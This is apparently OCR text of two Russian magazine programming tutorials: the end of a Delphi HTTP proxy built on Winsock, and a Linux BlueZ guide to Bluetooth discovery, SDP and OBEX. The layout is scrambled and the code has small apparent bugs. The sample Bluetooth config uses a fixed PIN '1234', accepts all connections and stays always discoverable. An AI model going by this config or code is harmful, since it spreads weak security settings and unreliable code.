
```
function Connect (S:TSocket; var name:TsockAddr;
namelen:integer):Integer; stdcall;
```

Параметрами для функции служат:

1. s — сокет, созданный функцией `socket`.
 2. name — структура `sockAddr`, содержащая данные, необходимые для подключения (протокол, адрес удаленного компьютера, порт).
 3. namelen — размер структуры типа `TsockAddr`.
- Успешно выполнившись, а значит, и установив соединение, функция вернет 0, в противном случае — ошибку, которую можно получить с помощью `WSAGetLastError()`.

Структура `TsockAddr` выглядит так:

```
TsockAddrIN = sockaddr_in;
sockAddr_in = record
sin_family: u_short; // семейство протоколов
sin_port: u_short; // порт, с которым нужно будет
```



Логи как на ладони

```
установить соединение
sin_addr: TInAddr; // структура, в которой записана
информация об адресе удаленного компьютера
sin_zero: array[0..7] of Char; //совмещение по длине
структуры sockaddr_in с sockaddr и наоборот
end;
```

Чтение и отправка данных удаленной стороне осуществляется с помощью функций send и recv. Они описаны следующим образом:

```
function send (s:TSocket, var Buf; len:integer;
flags:integer):Integer;stdcall;

function recv (s:TSocket, var Buf; len:integer;
flags:integer):Integer;stdcall;
```

Параметры для обеих функций одинаковые:

1. s — сокет, на который нужно отправить (принять) данные.
2. buf — буфер с данными для отправки (приема).
3. len — размер передаваемых (принимаемых) данных.
4. flags — флаги, отвечающие за метод отправки (приема).

Выполнившись, функция вернет фактическое количество отправленных/принятых байт.

```
function bind (S:TSocket; var addr:TsockAddr; namelen:
Integer):Integer;stdcall;
```

Назначение функции — связывание структуры TsockAddr с созданным сокетом. Параметров три: сокет, структура, размер структуры.

```
function listen (s:TSocket; backlog:Integer):Integer;
stdcall;
```

Фактическое прослушивание порта начинается после вызова этой функции. Для работы функции требуется всего два параметра: сокет и максимальное количество запросов на ожидания подключения.

```
function CloseSocket (s:TSocket):Integer;stdcall;
```

Эта функция закрывает сокет. Параметр всего один — сокет, который нужно закрыть.

```
function Select (nfd:Integer, readfds, writefds,
exceptfds: PFDSets, timeout: PTimeVal):LingInt;stdcall;
```

Цель функции — проверка готовности сокета [чтение, запись срочных данных]. Select очень пригождается, когда требуется разрабатывать многопользовательские сетевые приложения подобно нашему, где использование событийной модели Windows не оправдывает себя. В качестве параметров функция принимает:

1. nfd — параметр игнорируется и присутствует лишь для совместимости с моделью сокетов Беркли.
2. readfds, writefds, exceptfds — они определяют возможность чтения, записи и факт прибытия срочных данных. Эти три параметра являются указателями на структуру FD_SET, которая представляет собой набор сокетов.
3. TimeOut — указатель на структуру timeval. В структуре определено максимальное время ожидания. Для установки бесконечного ожидания следует передать в этот параметр nil.

```
procedure FD_ZERO (var FDSet: TFDSet);
```

Очистка и инициализация набора сокетов. Перед добавлением сокетов в набор необходимо его проинициализировать с помощью этой функции.

```
procedure FD_SET (Socket: TSocket; var FDSet: TFDSet);
```

Процедура предназначена для добавления сокета, переданного в первом параметре в набор, указанный во втором.

```
function FD_ISSET (Socket: TSocket; var FDSet: TFDSet):
Boolean;
```

Функция позволяет проверить вхождение сокета (первый параметр) в набор (второй параметр).

✘ КОДИМ

Вот и настала та заветная минута, когда мы заканчиваем разбираться с теорией и приступаем к реальному кодированию. Запускаем Delphi, создавая новый проект и придавая форме вид, похожий на вид моей формы.

Мы не будем ничего скрывать от пользователя, поскольку, если ты помнишь, мы пишем программу в образовательных целях. Ты там дальше сам разберешься. На форме у меня три кнопки:

1. «Запустить» — запускает прокси на порту 8080.
 2. Configure IE — для автоматического конфигурирование браузера IE.
 3. Configure Opera — то же самое конфигурирование, только для Opera.
- В остальной части формы у меня располагается ListView с тремя колонками. В них мы будем отображать IP клиентов и адреса хостов, к которым они обратились. По событию OnClick для кнопки «Запустить» напиши следующий код:

```
_listenThread := TListenThread.Create (false);
```


Этой одной-единственной строчкой кода мы создаем новый поток типа TListenThread. Потоки можно создавать приостановленными. Именно поэтому в качестве параметра метода Create я передаю значение false, требующее немедленного запуска.

Поток TListenThread подготовит сокет для прослушивания и будет ожидать подключений на порт 8080. Код создания приведен во врезке «Поток TListenThread».

Давай подробнее рассмотрим содержимое приведенной выше врезки. Процедура Execute(), определенная у объекта TListenThread, является основной для потоков. После запуска потока она выполняется самой первой, а раз так, то именно в ней нужно расположить код, отвечающий за начало прослушивания определенного порта. Чтобы начать слушать порт, нужно создать сокет с помощью одноименной функции socket(). Параметры, необходимые для работы функции, определяются исходя из того, какой протокол мы будем использовать. HTTP-прокси должен задействовать TCP/IP-протокол, обеспечивающий надежную передачу данных. Поэтому во втором параметре я указываю SOCK_STREAM.

Создав сокет, нужно убедиться, что после выполнения функции Socket не

Код потока TClientThread



Успешное конфигурирование Opera

произошла ошибка. Для проверки достаточно сравнить переменную сокета со значением константы INVALID_SOCKET. Если они окажутся равными, то произошла ошибка и дальнейшее выполнение программы бессмысленно. Предположим, что сокет успешно создан, а значит, следующим шагом будет заполнение структуры sockaddr_in, содержащей необходимые данные для начала прослушивания. Подробное описание всех свойств структуры я уже приводил, поэтому сейчас не буду заострять на этом внимание. Заполнив все свойства структуры, ее нужно связать с нашим сокетом с помощью функции BIND. Если функция BIND выполнена без ошибок, то надо вызвать функцию для начала прослушивания — Listen. После ее выполнения запускается бесконечный цикл, в котором вызывается функция accept(). Успешное ее выполнение будет означать, что к нам подсоединился клиент, и для работы с ним необходимо создать новый поток. В потоке TClientThread будет происходить обмен данными между клиентом и нашим прокси-сервером, соответственно, между прокси-сервером и удаленным сервером. Основной код потока TClientThread приведен во врезке, а полную версию ты всегда можешь посмотреть на нашем диске.

Этот код получился чуть больше по размеру, но сложного в нем ничего нет, в чем ты сейчас убедишься. Для того чтобы разобраться в этом листинге, придется вспомнить алгоритм работы нашей программы, который мы обсуждали в самом начале статьи. Установив соединение с клиентом, нужно сразу получить от него текст запроса, в котором определен адрес запрашиваемого документа. Чтение данных из сокета происходит функцией Recv(), описание которой я приводил.

Получив текст запроса, нужно выдернуть из него значение атрибута «хост». По этому значению мы сможем получить адрес удаленного сервера, которому и будем отправлять запрос пользователя. Если из запроса удалось выделить адрес хоста, нужно начинать подготавливать сокет для установки соединения с web-сервером, в противном случае отправить пользователю сообщение типа «Ошибка в запросе». Для установки соединения нужно заполнить уже знакомую нам структуру типа sockaddr_in и выполнить функцию Connect().

Как только соединение будет установлено, нужно перевести сокет в асинхронный режим. Смена режима происходит с помощью функции setsockopt(). Перевод в асинхронный режим необходим, поскольку в таком случае нехило повысится производительность нашего приложения. Это станет возможным из-за минимизации задержек перед пересылкой данных между нами, web-сервером и клиентом. Получив от сервера порцию данных, мы не будем ждать остальных, а будем сразу отправлять ее клиенту. Итак, переведя сокет в асинхронный режим, можно смело отправлять серверу запрос, ранее полученный от клиента и запускать бесконечный цикл, в котором будет реализован обмен данными. Перед тем как читать данные, нужно добавить сокеты в набор для ожидания. Как ты помнишь, после мы

```
var
    _buff: array [0..1024] of char;
    _port: integer;
    _request:string;
    _srvAddr : sockaddr_in;
    _srvSocket : TSocket;
    _mode, _size : Integer;
    _fdset : TFDSET;
begin
    Recv(_client, _buff, 1024, 0);
    _request:=string(_buff);
    if _request=' ' then begin
        CloseSocket(_client);
        exit;
    end;
    _host:=Copy(_request, Pos('Host: ', _request), 255);
    Delete(_host, Pos('#13', _host), 255);
    Delete(_host, 1, 6);
    _port:=StrToIntDef(Copy(_host, Pos(':', _host)+1, 255), 80);
    Delete(_host, Pos(':', _host), 255);
    if (_host='') then begin
        SendStr(_client, '<h1>Error 400: Invalid header</h2>');
        CloseSocket(_client);
        exit;
    end;
    Synchronize(addToLog);
    _srvSocket := socket(AF_INET, SOCK_STREAM, 0);
    _srvAddr.sin_addr.s_addr := htonl(INADDR_ANY);
    _srvAddr.sin_family := AF_INET;
    _srvAddr.sin_port := htons(_port);
    _srvAddr.sin_addr := LookupName(_host);
    if connect(_srvSocket, _srvAddr,
        sizeof(_srvAddr))=SOCKET_ERROR then begin
        SendStr(_Client, '<h1>Error 404: NOT FOUND</h1>');
        exit;
    end;
    mode:=1;
    setsockopt(_srvSocket, IPPROTO_TCP, TCP_NODELAY,
        @_mode, sizeof(integer));
    send(_srvSocket, _buff, strlen(_buff), 0);

    // ... продолжение на диске
```

сможем проверять готовность сокета с помощью функции Select(). Ну а дальше все просто. Остается только сделать проверки сокетов. Если запрос пришел от клиента, то перенаправляем его web-серверу; если от сервера, то, наоборот, отправляем его клиенту. Для проверки я запустил созданный прокси-сервер на компе, сконфигурировал Opera и попробовал зайти на один из сайтов локальной сети, пользователем которой я являюсь. После отправки запроса моя опера шустренько начала принимать данные от прокси-сервера. Тем временем ListView стал заполняться моим IP и адресом хоста, к которому я посылаю запрос.

✘ СЛУХОВОЕ ОКНО ПРОРУБЛЕНО

Надеюсь, сегодняшний пример получился достаточно полезным как для программиста, так и для хакера. В очередной раз ты убедился, что Delphi — это не только базы данных и отчеты, но и язык, с помощью которого можно решать как прикладные, так и хакерские задачи. Мне остается только пожелать тебе успешного применения полученных знаний в своих будущих проектах. **И**



FAGOT
/ SALIEFF@MAIL.RU /



СИНЕЗУБЫЙ TUX

ПИШЕМ BLUETOOTH-ПРИЛОЖЕНИЯ ПОД LINUX

В наш век беспроводных технологий устраивать путаницу из проводов уже давно не модно. В арсенале пользователя имеется набор хорошо зарекомендовавших себя технологий для передачи данных посредством радиоканалов, и Bluetooth занимает в нем не последнее место. Протокол Bluetooth достаточно интересен и необычен с точки зрения программиста, поэтому сегодня хотелось бы поговорить о написании приложений под Linux с его использованием.

✦ КРАТКИЙ ОБЗОР BLUETOOTH-СТЕКА

Bluetooth-стек сильно отличается от привычных протоколов своей структурой. Фактически, если проводить аналогии с TCP/IP, он включает не только пакетную и каналную логику, но и группы серверов и клиентов, выполняющие различные задачи.

Протокол открыт, он был разработан в 1994 году компанией Ericsson, на данный момент стандартизацией спецификаций занимается Bluetooth Special Interest Group (SIG). Путь развития протокола насчитывает шесть обратно совместимых версий: 1.0, 1.0B, 1.1, 1.2, 2.0 и 2.1.

Радиотракт Bluetooth работает в диапазоне 2,4—2,48 ГГц, свободном от лицензирования, его еще называют ISM-диапазон (Industry, Science and Medicine). Для модуляции применяется алгоритм FHSS (Frequency Hopping Spread Spectrum — широкополосный сигнал по методу частотных скачков), он прост в реализации и предоставляет достаточную помехозащищенность. Большинство потребительских устройств маломощны и позволяют устанавливать связь в радиусе до 10 метров со скоростью передачи 1-3 Мбит/сек. С точки зрения прикладного программиста, на нижнем уровне стоит слой HCI (Host Controller Interface), он управляет канальными соединениями, и здесь можно провести аналогию с Ethernet. Далее данные обрабатываются пакетным протоколом L2CAP (Logical Link Control and Adaptation Protocol),

его можно представить как смесь IP+UDP+QOS, с его помощью все вышестоящие слои осуществляют пакетную передачу. Выше стоит поточный протокол RFCOMM, пришедший из IRDA; его можно описать как TCP over RS232. И самый высокоуровневый протокол — это OBEX (Object Exchange), в стеке TCP/IP нет его аналогов.

Сторонней веткой от L2CAP отходит SDP (Service Discovery Protocol). Фактически это сложный сервер, позволяющий запрашивать и регистрировать на себе профили, описывающие возможности устройства. Для наглядности перечислю наиболее распространенные профили, одобренные SIG:


Generic Access Profile (GAP) — описывает, как использовать низкоуровневые протоколы. Все Bluetooth-устройства имеют реализацию GAP.

Service Discover Application Profile (SDAP) — описывает возможности данного SDP.

Serial Port Profile (SPP) — описывает параметры для эмуляции RS232 поверх RFCOMM или L2CAP.

Dial-up Networking Profile (DUNP) — описывает параметры для эмуляции AT-модема поверх GAP и SPP.

Generic Object Exchange Profile (GOEP) — описывает транспортные параметры OBEX.



Ищем устройства через HCI

Object Push Profile (OPP) — описывает параметры для приема и передачи простых объектов поверх GOEP.

File Transfer Profile (FTP) — описывает параметры для приема и передачи сложных объектов (включая навигацию по файловой системе) поверх GOEP/OPP.

Synchronization Profile (SP) — описывает параметры для синхронизации, аналогичной IrMC в IRDA.

❑ РЕАЛИЗАЦИЯ BLUETOOTH-СТЕКА В LINUX

В современных дистрибутивах GNU/Linux поддержка Bluetooth предоставлена инициативой BlueZ как на уровне ядра, так и в user space. Распространенные дистрибутивы уже содержат BlueZ в ядре. Если ядро собирается самостоятельно, необходимо сконфигурировать его следующим образом:

```
Networking ...
<*> Bluetooth subsystem support ...
<M> L2CAP protocol support
<M> SCO links support
<M> RFCOMM protocol support
[*] RFCOMM TTY support
<M> BNEP protocol support
[*] Multicast filter support
[*] Protocol filter support
<M> HIDP protocol support
Bluetooth device drivers ...
<M> HCI USB driver
[*] SCO (voice) support
<M> HCI UART driver
[*] UART (H4) protocol support
[*] BCSP protocol support
[*] Transmit CRC with every BCSP packet
<M> Поддержка драйверов для ваших устройств
<M> HCI VHCI (Virtual HCI device) driver
```

Но, как мы уже заметили ранее, Bluetooth представляет собой разветвленный веерный стек, поэтому одной только поддержки на уровне ядра недостаточно. Для поддержки на уровне user space нам понадобятся следующие пакеты:

```
bluez-utils
bluez-libs
bluez-libs-devel
obexftp
```

Теперь можно приступать к конфигурированию сервисов. За уровень HCI отвечает демон hcid, в процессе выполнения он управляется с помощью утилит hciconfig/hciconfig, при старте читает конфигурацию из файла /etc/bluetooth/hcid.conf. Приведу его унифицированное содержание:


```
options {
    # Автоматически инициализируем новые устройства
    autoinit yes;
    # В качестве PIN всегда используем параметр passkey
    security auto;
    # Разрешаем множественное подключение
    pairing multi;
    # В качестве PIN используем это
    # Когда внешнее устройство спросит при соединении,
    # вводить нужно именно это
    passkey "1234";
}
device {
    # Имя компьютера
    name "Xakep bluetooth box";
    # Класс устройства, эта комбинация означает, что мы
    поддерживаем
    # сеть и передачу объектов, являясь десктопным
    компьютером
    class 0x120104;
    # Разрешаем все виды сканирования
    iscan enable; rscan enable;
    # Всегда принимаем входящие соединения
    lm accept;
    # Разрешаем все состояния в режиме соединения
    lp rswitch,hold,sniff,park;
    # Становимся всегда доступными для обнаружения
    discovto 0;
}
```

Сервис SDP обслуживает демон sdpd. В процессе выполнения он управляется с помощью утилиты sdpctl. Мы не будем выполнять его предстартовую конфигурацию.

Также можно настроить поведение утилиты hciattach с помощью файла /etc/bluetooth/rfcomm.conf, это позволит обращаться к RFCOMM-профилю внешнего устройства как к обычному COM-порту:

```
rfcomm0 {
    # При старте сервиса стараемся сразу соединиться
```

Клиент: 0x80 0x0007 0x10 0x00 0x2000	команда CONNECT длина пакета 7 байт версия OBEX 1.0 никаких флагов не установлено максимальный размер пакета (в данном случае 8 Кб)
Сервер: 0xA0 0x0007 0x10 0x00 0x0800	команда SUCCESS длина пакета 7 байт версия OBEX 1.0 никаких флагов не установлено максимальный размер пакета (в данном случае 2 Кб)
Клиент: 0x02 0x0422 0x01 0x0017 0x00, 'F', 0x00, 'A', 0x00, 'G', 0x00, 'O', 0x00, 'T', 0x00, '\', 0x00, 'T', 0x00, 'X', 0x00, 'T', 0x00, 0x00 0xC3 0x0006000 0x48 0x0403 0x...	команда PUT длина пакета 1058 байт заголовок TLV для имени файла длина TLV имя файла в кодировке UTF-16 и формате NTS заголовок TLV для полной длины файла полная длина файла заголовок TLV для длины передаваемого сегмента файла длина TLV передаваемого сегмента файла передаваемый сегмент файла
Сервер: 0x90 0x0003	команда CONTINUE длина пакета 3 байта
Клиент: 0x02 0x0406 0x48 0x0403 0x...	команда PUT длина пакета 1030 байт заголовок TLV для длины передаваемого сегмента файла длина TLV передаваемого сегмента файла передаваемый сегмент файла
Сервер: 0x90 0x0003 ...	команда CONTINUE длина пакета 3 байта
Клиент: 0x82 0x0406 0x49 0x0403 0x...	команда PUT для последнего сегмента файла длина пакета 1030 байт заголовок TLV для длины последнего передаваемого сегмента файла длина TLV передаваемого сегмента файла передаваемый сегмент файла
Сервер: 0xA0 0x0003	команда SUCCESS длина пакета 3 байта
Клиент: 0x81 0x0003	команда DISCONNECT длина пакета 3 байта
Сервер: 0xA0 0x0003	команда SUCCESS длина пакета 3 байта



Телефон передает файл нашему серверу

сервисы, предоставляемые устройством с таким адресом;
sdptool browse local покажет сервисы, зарегистрированные на нашей машине;
hid --connect 00:11:22:33:44:55 присоединит к нам HID-устройство с таким адресом;
pand --connect 00:11:22:33:44:55 создаст Private Area Network с внешним устройством;
obexftp/obexftpd помогут обмениваться файлами с внешним устройством.
 Теперь, когда административные настройки закончены, компьютер зарегистрирован на всех bluetooth-устройствах, имеющихся в наличии, файлы передаются, а адресные книги синхронизируются, я предлагаю перейти к программированию, чтобы понять самое интересное: как же все это устроено изнутри.

█ ПРОГРАММИРОВАНИЕ МЕХАНИЗМОВ HCI

Любому bluetooth-клиенту, прежде чем соединиться с сервером, необходимо этот самый сервер найти. Такой функционал предоставляет слой HCI в виде функций управления устройством. Чтобы не заморачиваться тонкостями маршрутизации в bluetooth-сетях, мы возьмем устройство на маршруте по умолчанию. Также сразу откроем на нем hci-сокеты, он понадобится позже для запроса имени устройства:

```
int dev_id = hci_get_route(NULL);
int sock = hci_open_dev(dev_id);
```

После этого можно создать специальную структуру для хранения данных запроса и попросить устройство заполнить ее, при этом сбросить кэш и не искать больше 255 устройств. В ответ получим количество найденных хостов:

```
inquiry_info *ii=(inquiry_info*)malloc(255 *
sizeof(inquiry_info));
int num_rsp = hci_inquiry(dev_id, 8, 255, NULL, &ii,
IREQ_CACHE_FLUSH);
```

Теперь можно делать перебор найденных данных. Адрес находится в поле bdaddr, класс устройства — в поле dev_class, представляющем собой массив из трех байт. По второму байту можно грубо определить тип: 1 — компьютер, 2 — телефон. На самом деле класс устройства содержит намного больше точной и разнообразной информации, за ее интерпретацией можно обратиться к спецификациям.

```
char addr[19] = {0};
char name[248] = {0};
for (int i=0; i<num_rsp; ++i) {
ba2str(&(ii+i)->bdaddr, addr);
hci_read_remote_name(sock, &(ii+i)->bdaddr,
sizeof(name), name, 0);
printf("%s %s", addr, name);
switch ((ii+i)->dev_class[1]) {
case 0x01 : printf(" [Class: computer]"); break;
case 0x02 : printf(" [Class: phone]"); break;
```


```
bind yes;
# Bluetooth-адрес внешнего устройства (к примеру, телефона)
device 11:22:33:44:55:66;
# RFCOMM-канал, на котором устройство предоставляет сервис
channel 1;
}
```

Теперь при появлении устройства (скажем, телефона) мы автоматически получаем псевдо-устройство /dev/rfcomm0 и можем его использовать, допустим, как модем для подъема GPRS over Bluetooth.

Настройка закончена, запускаем сервис bluetooth автоматом или вручную: hcid, sdpd и hciattach, и можно проверять работоспособность:

- hciconfig -a** покажет состояние нашего bluetooth-адаптера;
- hctool scan** покажет находящиеся вокруг bluetooth-устройства;
- sdptool browse 00:11:22:33:44:55** покажет





Структура регистрируемой SDP-записи

Описанных механизмов должно хватить для базового поиска устройств в сети, полноценную реализацию можно найти в файле `discover.cpp` на диске, прилагающемся к журналу.

✘ ПРОГРАММИРОВАНИЕ МЕХАНИЗМОВ SDP НА СТОРОНЕ КЛИЕНТА

После того как клиент нашел в сети требуемый сервер, нужно проверить, поддерживает ли сервер искомые сервисы, ведь иначе соединяться с ним нет смысла, да и параметры соединения неизвестны. Достигнуть желаемого можно средствами механизмов SDP. Сервисы можно искать по различным параметрам, и фактически количество и разнообразие таковых ничем не ограничено. Я буду искать сервис класса OBEX OBJECT PUSH и RFCOMM-канал, которым он предоставлен.

Для начала нам нужно соединиться с удаленным устройством:

```
bdaddr_t target;
str2ba("00:11:22:33:44:55", &target);
sdp_session_t *sess=sdp_connect(BDADDR_ANY,
&target, SDP_RETRY_IF_BUSY);
```

Большинство параметров в SDP-операторике библиотек BlueZ задается древовидными списками с помощью функций построения таковых. Мы создадим список поиска, в который добавим параметр в виде искомого класса, а также создадим список атрибутов поиска, в котором запросим протоколы:

```
uuid_t root_uuid;
sdp_uuid16_create(&root_uuid,
OBEX_OBJPUSH_SVCLASS_ID);
sdp_list_t *search =
sdp_list_append(0, &root_uuid);
uint32_t range = SDP_ATTR_PROTO_DESC_LIST;
sdp_list_t *attrid =
sdp_list_append(0, &range);
```

Теперь все подготовлено, чтобы сделать SDP-запрос через ранее подготовленную SDP-сессию с удаленным устройством и поместить результаты в еще один список:

```
sdp_list_t *result;
sdp_service_search_attr_req(sess, search,
SDP_ATTR_REQ_INDIVIDUAL, attrid, &result);
```

Перебирая элементы результирующего списка, мы будем брать из них SDP-записи, проверять, есть ли там информация о протоколах, и запрашивать канал RFCOMM-протокола. Если полученный канал больше нуля, значит мы его нашли, можно с ним соединиться и обмениваться данными по протоколу OBEX OBJECT PUSH:

```
int rfcomm_channel = -1;
for (/* empty */; result; result=result->next)
{
sdp_list_t *access=NULL;
sdp_get_access_protos(
(sdp_record_t *)result->data, &access);
if (access) rfcomm_channel =
sdp_get_proto_port(access, RFCOMM_UUID);
if (rfcomm_channel>0) break;
}
```

Добавив разработанный функционал в код из предыдущей части статьи, мы можем не только видеть устройства вокруг себя, но и определять на них наличие OPUSH-сервиса и RFCOMM-канал, на котором сервис предоставлен.

✘ ПРОГРАММИРОВАНИЕ МЕХАНИЗМОВ SDP НА СТОРОНЕ СЕРВЕРА

Сервер, не регистрирующий свои сервисы на локальном SDP, тоже никому не нужен, ведь ни один клиент не сможет узнать о существовании этих сервисов. Согласно разработанному ранее функционалу, наш сервер будет декларировать OBEX OBJECT PUSH на девятом RFCOMM-канале. Для начала мы создадим SDP-сессию с локальным хостом и подготовим сервисную запись, которую позже наполним содержанием и зарегистрируем в этой самой сессии:

```
sdp_session_t *session=sdp_connect(
BDADDR_ANY, BDADDR_LOCAL, SDP_RETRY_IF_BUSY);
sdp_record_t *record=sdp_record_alloc();
```

Теперь нужно настроить видимость нашей записи. Для этого зарегистрируем запись в группе, которая видна всем и всегда (`public browse group`):

```
uuid_t grp_uuid;
sdp_uuid16_create(&grp_uuid,
PUBLIC_BROWSE_GROUP);
sdp_list_t *grp = sdp_list_append(
NULL, &grp_uuid);
sdp_set_browse_groups(record, grp);
```

Далее требуется объявить протокольный стек, на котором базируется наш сервис. Начинаем с самого низа — с протокола L2CAP:

```
uuid_t l2cap_uuid;
sdp_uuid16_create(&l2cap_uuid, L2CAP_UUID);
sdp_list_t *l2cap = sdp_list_append(
NULL, &l2cap_uuid);
```




► links

www.bluetooth.org — официальный сайт Linux Bluetooth protocol stack.
<http://openobex.sourceforge.net> — эти ребята делают открытую реализацию OBEX.
www.bluetooth.com/Bluetooth/Learn/Technology/Specifications — спецификацию на OPUSH я раскопал здесь, есть еще много других.



► info

